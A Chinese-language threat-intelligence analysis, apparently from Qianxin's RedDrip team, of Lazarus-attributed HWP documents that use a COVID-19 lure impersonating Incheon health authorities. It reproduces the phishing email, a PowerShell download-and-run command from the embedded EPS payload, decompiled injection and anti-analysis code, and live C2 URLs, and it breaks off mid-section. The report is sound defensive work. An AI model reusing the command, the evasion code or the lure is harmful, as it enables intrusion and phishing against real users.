

Lazarus APT组织利用新冠疫情诱饵针对某国的定向攻击分析

By 奇安信威胁情报中心

Archived: 2026-04-06 01:31:08 UTC

背景

Lazarus是疑似具有东北亚背景的APT组织，因2014年攻击索尼影业开始受到广泛关注，其攻击活动最早可追溯到2007年，该组织早期主要针对其他国家政府机构，以窃取敏感情报为目的。但自2014年后，该组织开始针对全球金融机构，虚拟货币交易场等为目标，进行以敛财为目的的攻击活动。

近日，奇安信威胁情报中心红雨滴团队在日常的异常样本监控过程中捕获到多例该团伙利用疫情为诱饵攻击周边国家的样本。定向攻击使用某国特有的HWP文档并伪装为韩国仁川疾控中心的邮件进行投递，具有极强的针对性。红雨滴团队在发现此次攻击活动的第一时间向安全社区进行预警。



RedDrip Team
@RedDrip7



#HWP document containing #COVID-19 contents seems utilized by #Lazarus #APT group to attack #South #Korea. A backdoor gets dropped out to perform remote control.

[virustotal.com/gui/file/c0bd3...](https://www.virustotal.com/gui/file/c0bd3...)
[virustotal.com/gui/file/bd1a0...](https://www.virustotal.com/gui/file/bd1a0...)
[virustotal.com/gui/file/7050a...](https://www.virustotal.com/gui/file/7050a...)

翻译推文

The screenshot shows a notice from the Incheon Infectious Disease Management Support Group. The header includes logos for 'Incheon Infectious Disease Management Support Group' and 'Incheon Communicable Diseases Center'. The main title is '긴급 조회' (Emergency Meeting). The meeting date is '2020. 4. 1.(수)' (April 1, 2020, Wednesday). The meeting is organized by '단장' (Chairman) and '부단장' (Deputy Chairman). The notice states that a COVID-19 case was confirmed in a meeting on March 30, 2020, and requests participants to provide a detailed report on their performance during that time.

	긴급 조회	
배 포 일	2020. 4. 1.(수)	
인천광역시 감염병관리지원단	단 장	조 승 연
	부 단 장	고 광 필

2020년 3월 30일 구월동 인천시청 데이터센터 앞 인도에서 진행된 집회 참가자들 속에서 코로나19 확진자가 발생하였습니다.
3월 30일 오전 9시 30분부터 12시까지의 귀하의 행적에 대하여 아래의 양식에 구체적으로 써주시기 바랍니다.


<p>긴급 조회 배 포 일 2020. 4. 1.(수) 인천광역시 감염병관리지원단 단 장 조 승 연</p> <p>부 단 장 고 광 필 2020년 3월 30일 구월동 인천시청 데이터센터 앞 인도에서 진행된 집회 참가자들 속에서 코로나19 확진자가 발생하였습니다. 3월 30일 오전 9시 30분부터 12시까지의 귀하의 행적에 대하여 아래의 양식에 구체적으로 써주시기 바랍니다.</p>	<p>× Long-term inquiry Distribution foil April 1, 2020 (Wed) Incheon Infectious Disease Management Support Group leader Joe Seung Yeon</p> <p>Deputy general manager High gloss peel On March 30, 2020, a corona19 confirmer arose in the meeting participants in India in front of the Incheon City Hall Data Center in Guwol-dong. Please write in detail on the form below about your performance from 9:30 am to 12 pm on March 30th.</p>
---	---

样本分析

HWP文档释放DLL后门的攻击样本

文件名	인천광역시 코로나바이러스 대응 긴급 조회 .hwp
MD5	bc13fc599bb594bc19ac9e6fde0c28c6

攻击者伪装为韩国仁川疾控中心发送了带有恶意HWP文档附件的定向攻击邮件：




2020-04-01 (수)

[긴급 조회] <icdc@icdc.incheon.kr>

인천광역시 코로나바이러스 대응

받는 사람

i 그림을 다운로드하려면 여기를 클릭하십시오. 개인 정보를 보호하기 위해 이 메시지의 일부 그림은 자동으로 다운로드되지 않습니다.

 인천광역시 코로나바...
128 KB



수신자: [Redacted]

2020년 3월 30일 구월동 인천시청 데이터센터 앞 인도에서 진행된 집회 참가자들 속에서 코로나19 확진자가 발생하였습니다.

귀하가 이 집회에 참석하였다는 신고가 제기되었으므로 3월 30일 오전 9시 30분부터 12시까지의 행적에 대하여 첨부파일 양식대로 작성하여 이메일로 제출해주시오.


24시간 이내로 회보하지 않거나 거짓 회보하는 경우 귀하와 귀하의 가족들에 대하여 코로나바이러스 검사 및 자가 격리가 예견되오니 적극 협조하여 주시기 바랍니다.

귀하의 회보 내용은 확인된 후 자동 삭제됩니다.


인천광역시 감염병관리지원단 단 장 조승연
부단장 고광필




以疫情相关信息诱导受害者执行附件文档，附件文档名为：인천광역시 코로나바이러스 대응 긴급 조 회.hwp (仁川广域市紧急调查冠状病毒)。HWP文档打开后会展示疫情相关诱饵信息：



정부혁신
보다 나은 정부




코로나
대응
추진단



복지
함께 만드는 복지

평생 친구

 <p>인천광역시 감염병관리지원단 Incheon Communicable Diseases Center</p>	긴 급 조 회		
배 포 일	2020. 4. 1.(수)		
인천광역시 감염병관리지원단	단 장	조 승 연	
	부 단 장	고 광 필	

2020년 3월 30일 구월동 인천시청 데이터센터 앞 인도에서 진행된 집회 참가자들 속에서 코로나19 확진자가 발생하였습니다.
3월 30일 오전 9시 30분부터 12시까지의 귀하의 행적에 대하여 아래의 양식에 구체적으로 써주시기 바랍니다.

시간	장소	확인자 성명	확인자 소속·직위	확인자 이메일
~				

通过hwpscan2工具打开文件，可见样本信息如下：

The screenshot displays a file explorer window with a directory tree on the left. The tree shows a 'Root Entry' containing folders like 'BinData', 'BodyText', 'DocOptions', 'Scripts', and 'DocInfo'. Under 'BinData', several image files (BIN0001.jpg to BIN0004.png) and a file 'BIN0005.ps' are listed. 'BIN0005.ps' is highlighted with a red box. Below the tree, a hex editor window shows the raw data of the selected file. The hex editor has three columns: 'Hex', 'Hex (Decompress)', and 'ASCII'. The data starts at offset 0000 and ends at 0320. The ASCII column shows a mix of printable characters and control characters, including 'WKn.0..Jo...v..', 'y.r.....[][;.8|', and '].}.....}..Z..a.3'. At the bottom left, a properties window for 'BIN0005.ps' is open, showing the following details:

General	
Type	Stream
Name	BIN0005.ps
Size	3304
Check sums	
MD5	450f223e8ecad378f5
SHA1	c9dccfbdc625be362f

样本中包含Post Scrip脚本，执行文档后，该脚本将会释放到%temp%目录下，并通过HWP组件gbb.exe加载起来。HWP文件中的大部分流都是经过zlib raw deflate压缩存储的，EPS流也不例外。可以通过Python解压缩恶意HWP文件中的EPS流，最终提取的脚本信息如下：

可见该脚本最终将执行PowerShell脚本，脚本将根据系统位数的差别从远程下载对应文件到%temp%skype.jpg，并利用regsvr32加载skype.jpg：

文件名	Skype.exe
MD5	e3ef607182564bb158287cafb7b11be7
来源	http://teslacontrols.ir/wp-includes/images/detail31.jpg

下载的文件是一个DLL文件,加载起来后首先动态获取API：

地址	值	注释
7323858	76CF0000	
732385C	76D433D3	kernel32.GetProcAddress
7323860	76D43C01	kernel32.LoadLibraryW
7323864	76D3D9D0	kernel32.FreeLibrary
7323868	76D2BE77	kernel32.GetNativeSystemInfo
732386C	76D32AEE	kernel32.CreateMutexW
7323870	76D38A72	kernel32.ReleaseMutex
7323874	76D43C26	kernel32.GetModuleFileNameW
7323878	76D3CC56	kernel32.CreateFileW
732387C	76D396FB	kernel32.ReadFile
7323880	76D41400	kernel32.WriteFile
7323884	76D3DB36	kernel32.SetFilePointer
7323888	76D30F62	kernel32.DeleteFileW
732388C	76D267C3	kernel32.CopyFileW
7323890	76D5548A	kernel32.MoveFileW
7323894	76D30273	kernel32.GetFileSize
7323898	76D3CA7C	kernel32.CloseHandle
732389C	76D535B7	kernel32.CreatePipe
73238A0	76CF204D	kernel32.CreateProcessW
73238A4	76D4375D	kernel32.CreateThread
73238A8	76D32331	kernel32.TerminateProcess
73238AC	76D38A90	kernel32.WaitForSingleObject
73238B0	76D43891	kernel32.GetStartupInfoW
73238B4	76D34785	kernel32.IsWow64Process
73238B8	76D2C1DE	kernel32.WriteProcessMemory
73238BC	76D7F33B	kernel32.CreateRemoteThread
73238C0	76D4374D	kernel32.GetModuleHandleW
73238C4	76D33E61	kernel32.FindResourceW
73238C8	76D33E7F	kernel32.SizeofResource
73238CC	76D3984D	kernel32.LoadResource
73238D0	76D2FD29	kernel32.LockResource
73238D4	76D2F1B0	kernel32.FreeResource
73238D8	76D2F731	kernel32.CreateToolhelp32Snapshot
73238DC	76D2FA35	kernel32.Process32FirstW
73238E0	76D2FACA	kernel32.Process32NextW
73238E4	75F80000	
73238E8	75FA1E46	shell32.ShellExecuteExW
73238EC	75FA0468	shell32.SHGetSpecialFolderPathW
73238F0	775D0000	
73238F4	77638E52	ntdll.RtlGetNtVersionNumbers
73238F8	77636E53	ntdll.RtlGetVersion
73238FC	70750000	
7323900	70752C01	winhttp.WinHttpCloseHandle
7323904	70755889	winhttp.WinHttpOpen
7323908	70754AEA	winhttp.WinHttpOpenRequest
732390C	7075D143	winhttp.WinHttpSetTimeouts
7323910	7075D9F5	winhttp.WinHttpConnect
7323914	70769DFB	winhttp.WinHttpAddRequestHeaders
7323918	70753F6C	winhttp.WinHttpSetOption
732391C	7075B262	winhttp.WinHttpReceiveResponse
7323920	7075BA51	winhttp.WinHttpQueryHeaders
7323924	7076C5DD	winhttp.WinHttpQueryDataAvailable
7323928	7075CB9E	winhttp.WinHttpReadData
732392C	7076953A	winhttp.WinHttpCrackUrl

之后获取系统版本，并根据不同版本尝试打开对应文件，从而判断当前进程权限以及进程id是否相同：

```

while ( !sub_100163F0(smartscreen_exe[v1], &v16) )
{
    ++v1;
    if ( v1 >= 4 )
        goto LABEL_18;
}
return v16;
}
if ( v12 == 6 )
{
    if ( v15 > 1 )
    {
        v3 = 0;
        while ( !sub_100163F0(taskhostex_exe[v3], &v16) )
        {
            ++v3;
            if ( v3 >= 2 )
                goto LABEL_18;
        }
        return v16;
    }
    if ( v15 == 1 )
    {
        v4 = 0;
        while ( !sub_100163F0(dwm_exe[v4], &v16) )
        {
            ++v4;
            if ( v4 >= 2 )
                goto LABEL_18;
        }
        return v16;
    }
}
}

v8 = ntdll_RtlGetNtVersionNumbers;
v13 = 0;
_mm_storeu_si128(&v11, 0i64);
_mm_storeu_si128(&v12, 0i64);
if ( !v8 )
    return 0;
v0(&dword_10053DF4, &word_10053DFC, &unk_10053DF0);
word_10053DF2 = 0;
if ( kernel32_GetNativeSystemInfo )
{
    kernel32_GetNativeSystemInfo(&v11);
    if ( v11 == 9 )
    {
        OSbit_10053DF8 = 64;
    }
    else
    {
        v9 = OSbit_10053DF8;
        if ( !v11 )
            v9 = 32;
        OSbit_10053DF8 = v9;
    }
}
v5 = 1;
v3 = kernel32_CreateToolhelp32Snapshot(2, 0);
if ( v3 != -1 && kernel32_Process32FirstW(v3, &v6) )
{
    while ( !_wcsicmp(&v8, v2) || !OpenProcess(0x400u, 0, dwProcessId) )
    {
        if ( !kernel32_Process32NextW(v3, &v6) )
        {
            kernel32_CloseHandle(v3);
            goto LABEL_7;
        }
    }
    *v5 = dwProcessId;
    kernel32_CloseHandle(v3);
    result = 1;
}
else
{
    LABEL_7:
    result = 0;
}
return result;
}

```

若无法获取对应文件句柄或进程id不对应，则提升自身权限，并将自身注入到对应的文件中执行：

```

NewState.PrivilegeCount = 0;
_mm_storel_epi64(NewState.Privileges, 0i64);
NewState.Privileges[0].Attributes = 0;
if ( !a2 )
    dwProcessId = GetCurrentProcessId();
v4 = kernel32_CreateFileW(v3, 2147483648, 0, 0, 3, 128, 0);
v5 = v4;
if ( v4 != -1
    && (v6 = kernel32_GetFileSize(v4, 0), v7 = v6, v6 != -1)
    && v6
    && (v8 = v6, v9 = GetProcessHeap(), v10 = HeapAlloc(v9, 0, v8), (lpMem = v10) != 0) )
{
    if ( kernel32_ReadFile(v5, v10, v7, &v25, 0) )
    {
        kernel32_CloseHandle(v5);
        v12 = GetCurrentProcess();
        if ( OpenProcessToken(v12, 0x28u, &TokenHandle) )
        {
            NewState.PrivilegeCount = 1;
            NewState.Privileges[0].Attributes = 2;
            if ( LookupPrivilegeValueW(0, L"SeDebugPrivilege", NewState.Privileges) )
                AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, 0);
            kernel32_CloseHandle(TokenHandle);
        }
        v2 = OpenProcess(0x43Au, 0, dwProcessId);
        if ( v2 )
        {
            v13 = v7;
            v11 = lpMem;
            v14 = InjectSelftoexe_1000D530(v2, lpMem, v13, v18, v19, v20, 2 * wcslen(v20) + 2);
            v15 = v14;
            if ( !v14 || (WaitForSingleObject(v14, 0xFFFFFFFF), !GetExitCodeThread(v15, &ExitCode)) )
            {
                return 0;
            }
        }
    }
}

```

满足条件后，检查运行环境，是否处于虚拟机中，若是虚拟机则退出程序：

```

sub_100020B0(&v29, L"onUqAPR1RwDwDUUAzXVGANF1TgCMdU8A2nVPAA==");// vmtoolsd.exe
v1 = sub_10008F60(v29, v30);
LOBYTE(v39) = 1;
v2 = 1;
v29 = *v1;
v37 = 1;
if ( !_wcsicmp(a1, v29) )
    goto LABEL_31;
v29 = v3;
sub_100020B0(&v29, L"Wk9ZAAXPNAATzgzAKE88AC5PKwA7Ty0AdE88ACJPPAA=");// Vmwaretrat.exe
v4 = sub_10008F60(v29, v30);
v39 = 2;
v2 = 3;
v29 = *v4;
v37 = 3;
if ( !_wcsicmp(a1, v29) )
    goto LABEL_31;
v29 = v5;
sub_100020B0(&v29, L"fINaACqDNwALgzsaDoM/AAmDKQAZgygAUoM/AASDPwA=");// Vmwareuser.exe
v6 = sub_10008F60(v29, v30);
v39 = 3;
v2 = 7;
v29 = *v6;
v37 = 7;
if ( !_wcsicmp(a1, v29) )
    goto LABEL_31;
v29 = v7;
sub_100020B0(&v29, L"4n5TALR+PgCDFjAAIn47AI5+IwDMfjYAmn42AA=");// Vmacthlp.exe
v8 = sub_10008F60(v29, v30);
v39 = 4;
v2 = 0xF;
v29 = *v8;
v37 = 0xF;
if ( !_wcsicmp(a1, v29) )

```

检查是否处于被调试状态

```

v0 = __readfsdword(0x30u);
if ( !v0 )
    return 0;
if ( *(v0 + 2) || *(v0 + 0x68) & 0x70 )
    return 1;
pbDebuggerPresent = 0;
v2 = GetCurrentProcess();
CheckRemoteDebuggerPresent(v2, &pbDebuggerPresent);
return pbDebuggerPresent != 0;
}

```

通过检查窗口名，检查是否存在IDA等相关分析工具：

```

if ( StrStrIW(lpFirst, v30)
|| (v30 = v4,
    sub_100020B0(
        &v30,
        L"cl4LEAi+PRBEv1QQFL5pEBE+"), // x64_dbg
    v5 = sub_10008F60(v30),
    v39 = 2,
    v3 = 3,
    v30 = *v5,
    v37 = 3,
    StrStrIW(lpFirst, v30))
|| (v30 = v6,
    sub_100020B0(
        &v30,
        L"lZRnFtqUCxb51B4W3JQkFtCU"), // 01lyICE
    v7 = sub_10008F60(v30),
    v39 = 3,
    v3 = 7,
    v30 = *v7,
    v37 = 7,
    StrStrIW(lpFirst, v30))
|| (v30 = v8,
    sub_100020B0(
        &v30,
        L"wMK4FY/C1BWsEvhML6FYFC"), // 01lyDBG
    v9 = sub_10008F60(v30),
    v39 = 4,
    v3 = 15,
    v30 = *v9,
    v37 = 15,
    StrStrIW(lpFirst, v30))
|| (v30 = v10,
    sub_100020B0(
        &v30,
        L"TauYBQSrtQUgq60FI6uxBTmroQU="), // Immunity
    v11 = sub_10008F60(v30),
    v39 = 5,
    v3 = 31,
    v30 = *v11,
    v37 = 31,
    StrStrIW(lpFirst, v30))
|| (v30 = v12,
    sub_100020B0(
        &v30,
        L"AnUBFGt1ZRRjdXAU"), // idaq
    v3 = 63,

```


之后获取计算机用户名，MAC地址等信息：

```

mov     [ebp+var_14], 0
call   sub_100020B0 ; ROOT\CIMU2
;
lea    ecx, [ebp+var_14]
call   sub_10008F60
mov    ecx, esp
mov    [ebp+var_4], 0
push  offset aImIqEd/JAxHmyUkRusk1EcbJDxH8yR0R58kYEeP"...
mov    [ebp+var_18], 0
call   sub_100020B0 ; Win32_NetworkAdapter
;
lea    ecx, [ebp+var_18]
call   sub_10008F60
mov    byte ptr [ebp+var_4], 1
xorps  xmm0, xmm0
mov    ecx, esp
movq   [ebp+var_30], xmm0
push  offset aZ5fpgCqXjhGk144YA5erGBWXqhgU17wY"
mov    [ebp+var_28], 0
call   sub_100020B0 ; MACAddress
;
lea    ecx, [ebp+var_40]
call   sub_10008F60
mov    ecx, esp
mov    byte ptr [ebp+var_4], 2
push  offset aPs2oDpuTwaZcLdsMzC3LDMQtXazkLcwMxC3YDNE"...
call   sub_100020B0 ; PhysicalAdapter
;
lea    ecx, [ebp+var_3C]
call   sub_10008F60
add    esp, 4
mov    byte ptr [ebp+var_4], 3
lea    eax, [ebp+var_38]

```

将获取的信息加密后与C2通信获取命令执行等相应功能：



该样本具有下载执行、获取进程列表、上传文件、获取计算机信息等功能：

```

v2 = kernel32_CreateToolhelp32Snapshot(2, 0);
if ( v2 != -1 && kernel32_Process32FirstW(v2, &v9) )
{
    do
    {
        memset(&DstBuf, 0, 0x800u);
        sub_100128C0(&DstBuf, L"%-20s%10d%10d", &ArgList, v10, v11);
        sub_100020B0(&v8, &DstBuf);
        LOBYTE(v16) = 1;
        sub_1000CAF0(&v13, &v8);
        LOBYTE(v16) = 0;
        v3 = v8 - 16;
        if ( _InterlockedDecrement((v8 - 16 + 12)) <= 0 )
            (*(v3 + 4))(v3);
    }
    while ( kernel32_Process32NextW(v2, &v9) );
    kernel32_CloseHandle(v2);
    sub_100020B0(&v21, L"MDJICGiyKgh/MjEIdI2CFUyBghFMhcIWTIRCEkyJghVMgsIRDIACEIyUwg="); // ROOT\SecurityCenter2
    sub_10008F60(v21);
    v32 = 1;
    v31 = 0;
    sub_100020B0(&v21, L"G0JSMUniPDFs4jsxbuI7MWriJzFr4gIxauI9MXziJzF74iyx"); // AntivirusProduct
    sub_10008F60(v21);
    LOBYTE(v32) = 2;
    _mm_storel_epi64(&v26, 0i64);
    v27 = 0;
    sub_100020B0(&v21, L"xJ9aBRCfMwS3nyoEqJ87BL2FFASlnzcEoZ8="); // displayName
    sub_100020B0(&v21, L"MDJICGiyKgh/MjEIdI2CFUyBghFMhcIWTIRCEkyJghVMgsIRDIACEIyUwg="); // ROOT\SecurityCenter2
    sub_10008F60(v21);
    v32 = 1;
    v31 = 0;
    sub_100020B0(&v21, L"Fu16H1DtLx9k7SMFye0nH3rtKh9G7TQfee0iH2PtJR9i7Q="); // FirewallProduct
    sub_10008F60(v21);
    LOBYTE(v32) = 2;
    _mm_storel_epi64(&v26, 0i64);
    v27 = 0;
    sub_100020B0(&v21, L"xJ9aBRCfMwS3nyoEqJ87BL2FFASlnzcEoZ8="); // displayName
    sub_100020B0(&v35, L"HaIB0/gbQdS4HYHQeBhB1TgbwdL4BAH"); // ROOT\CIMV2
    sub_10008F60(v35);
    v49 = 0;
    v48 = 0;
    sub_100020B0(&v35, L"i4m10dyJ3DnliY5uYnq0cSjXtnuicc56onB0eKJ2znsieY58onG0F+J0DnmiQ="); // Win32_OperatingSystem
    sub_10008F60(v35);
    LOBYTE(v49) = 1;
    _mm_storel_epi64(&v42, 0i64);
    v43 = 0;
    sub_100020B0(&v35, L"uvFvIeJ3iiHd94YhyFebId/3nSHF94sh7/ecId/3nSE="); // RegisteredUser
    sub_10008F60(v35);
    LOBYTE(v49) = 2;
    sub_100020B0(&v35, L"TDHhCg8zcg0CH0AKITNEcg="); // CSName
    sub_10008F60(v35);
    LOBYTE(v49) = 3;
    sub_100020B0(&v35, L"s0W/MFP13jHA5csx2eXQMd7I"); // Caption
    sub_10008F60(v35);
    LOBYTE(v49) = 4;
    sub_100020B0(&v35, L"MNLpGWbSjB1C0poZWdKGGU7S"); // Version
    sub_10008F60(v35);
    LOBYTE(v49) = 5;
    sub_100020B0(&v35, L"//7ALLD+kyg+/rIsnP6oLJb+tCya/qHsi/61LI3+pSw="); // OSArchitecture

```

HWP文档释放EXE后门的攻击样本

奇安信红雨滴团队还捕获了另外一起利用相同诱饵，相同手法的攻击样本

文件名	전라남도 코로나바이러스 대응 긴급 조회.hwp
MD5	8451be72b75a38516e7ba7972729909e

该样本诱饵与之前的样本一样，执行后同样通过EPS脚本执行PowerShell从远程获取可执行文件执行：

8B D6 FF D2	E8 B0 00 00	00 70 6F 77	65 72 73 68	zÖwÖà° powersh
65 6C 6C 20	28 6E 65 77	2D 6F 62 6A	65 63 74 20	ell (new-object
53 79 73 74	65 6D 2E 4E	65 74 2E 57	65 62 43 6C	System.Net.WebCl
69 65 6E 74	29 2E 44 6F	77 6E 6C 6F	61 64 46 69	ient).DownloadFi
6C 65 28 27	68 74 74 70	3A 2F 2F 77	77 77 2E 73	le('http://www.s
6F 66 61 2E	72 73 2F 77	70 2D 63 6F	6E 74 65 6E	ofa.rs/wp-conten
74 2F 74 68	65 6D 65 73	2F 74 77 65	6E 74 79 6E	t/themes/twenty
69 6E 65 74	65 65 6E 2F	73 61 73 73	2F 6C 61 79	nineteen/sass/lay
6F 75 74 2F	68 31 2E 6A	70 67 27 2C	27 25 74 65	out/h1.jpg', '%te
6D 70 25 5C	5C 73 76 63	68 6F 73 74	2E 65 78 65	mp%\\svchost.exe
27 29 3B 20	25 74 65 6D	70 25 5C 5C	73 76 63 68	'); %temp%\\svch
6F 73 74 2E	65 78 65 3B	00 FF D0 33	D2 52 68 65	ost.exe;.ÿÐ3ÖRhe
78 69 74 8B	CC 51 57 FF	D6 FF D0		xix< iQwyÖyE

远程获取的可执行文件信息如下：

文件名	Svchost.exe
Md5	fe2d05365f059d48fd972c79afeee682
来源	http://www.sofa.rs/wp-content/themes/twentyineteen/sass/layout/h1.jpg

该样本加入大量花指令，干扰分析：

```

        jmp     _wWinMain@16_0
_wWinMain@16 endp

; ===== S U B R O U T I N E =====

sub_410C85 proc near                ; CODE XREF: sub_448C51↓p
var_8      = word ptr -8
arg_0     = byte ptr 4

        pushf
        ror     eax, 0Fh
        stc
        push  edi
        mov     [esp+8+arg_0], 6Fh ; 'o'
        add     ebx, eax
        stc
        sub     ebp, 4
        pushf
        mov     [esp+0Ch+var_8], 35ECh
        call    sub_448BE4

loc_410CA3:                ; CODE XREF: sub_44FD89+24↓j
                                ; sub_44FD89+154B↓j ...
        push  esp
        jmp     loc_4492F7
sub_410C85 endp

```

样本会获取计算机MAC地址、硬盘ID等信息：

```

sub_403670(String, "ROOT\\CIMV2", 0xAu);
v65 = 0;
v60 = 0xF;
v59 = 0;
LOBYTE(v58) = 0;
sub_403670(&v58, "Win32_NetworkAdapterConfiguration", 0x21u);
LOBYTE(v65) = 1;
v62 = 0;
*v61 = 0i64;
v42 = 0xF;
v41 = 0;
LOBYTE(v40) = 0;
sub_403670(&v40, "DeviceID", 8u);
LOBYTE(v65) = 2;
v45 = 0xF;
v44 = 0;
LOBYTE(v43) = 0;
sub_403670(&v43, "MACAddress", 0xAu);
LOBYTE(v65) = 3;
v48 = 0xF;
v47 = 0;
LOBYTE(v46) = 0;
sub_403670(&v46, "IPEnabled", 9u);
LOBYTE(v65) = 4;
v61[0] = 0;
v61[1] = 0;
v62 = 0;
sub_40A370(v61, 0, &v40, &v49, v53);

```

木马程序还会试着读取%AppData%\Microsoft\Windows\Winx\config.txt中的文本，该文件会存放着加密后的URL地址：

```

v25 = this;
SHGetFolderPath(0, 0x801C, 0, 0, &Appdata_Path); // %AppData%
wcscat_s(&Appdata_Path, 0x104u, "\\");
wcscat_s(&Appdata_Path, 0x104u, L"Microsoft\\Windows\\WinX");
wcscpy_s(&FileName, 0x104u, &Appdata_Path);
wcscat_s(&FileName, 0x104u, "\\");
wcscat_s(&FileName, 0x104u, L"config.txt");
v1 = CreateFileW(&FileName, 0x80000000, 0, 0, 3u, 0x80u, 0);
v2 = v1; // L"C:\\Users\\malware\\AppData\\Local\\Microsoft\\Windows\\W
if ( v1 == -1 )
    return 0;
v4 = GetFileSize(v1, 0);
v5 = operator new[](v4);
ReadFile(v2, v5, v4, &NumberOfBytesRead, 0);
CloseHandle(v2);
sub_F85B70(1); // 解密ebx指向的字符串
String_init((v25 + 0xE), &unk_FA8968, 0);
v6 = v4 - 1;
v7 = 0;
v24 = v4 - 1;
if ( v4 != 1 )
{
    v23 = v4 - 1;
    v8 = v5;
    v22 = 1 - v5;
}

```


若该文件为空或不存，则初始化C2并加密存入config.txt

```

...
if ( !sub_F81940(lpParameter) ) // 从Config文件中读取url
{
    String_init((v4 + 14), "http://www.kingsvc.cc/index.php", 0x1Fu);
    call_jmp_free_(v4 + 20);
    v16 = 15;
    v15 = 0;
    LOBYTE(v13) = 0;
    String_init(&v13, "http://www.sofa.rs/wp-admin/network/server_test.php", 0x33u);
    v19 = 0;
    Vector_Init(v4 + 20, &v13);
    v19 = -1;
    if ( v16 >= 0x10 )
        jmp_free(v13);
    v16 = 15;
    v15 = 0;
    LOBYTE(v13) = 0;
    String_init(&v13, "http://www.afuocolento.it/wp-admin/network/server_test.php", 0x3Au);
    v19 = 1;
    Vector_Init(v4 + 20, &v13);
    v19 = -1;
    if ( v16 >= 0x10 )
        jmp_free(v13);
    v16 = 15;
    v15 = 0;
    LOBYTE(v13) = 0;
    String_init(&v13, "http://www.mbrainingevents.com/wp-admin/network/server_test.php", 0x3Fu);
    v19 = 2;
    Vector_Init(v4 + 20, &v13);
    v19 = -1;
    if ( v16 >= 0x10 )
        jmp_free(v13);
    sub_F81CD0(v4); // url写入config文件
}
}

```

之后与C2通信获取指令执行：



该样本通过自定义功能几个类实现恶意功能，包括远程SHELL、获取文件信息、键盘记录、下载执行等功能：

```

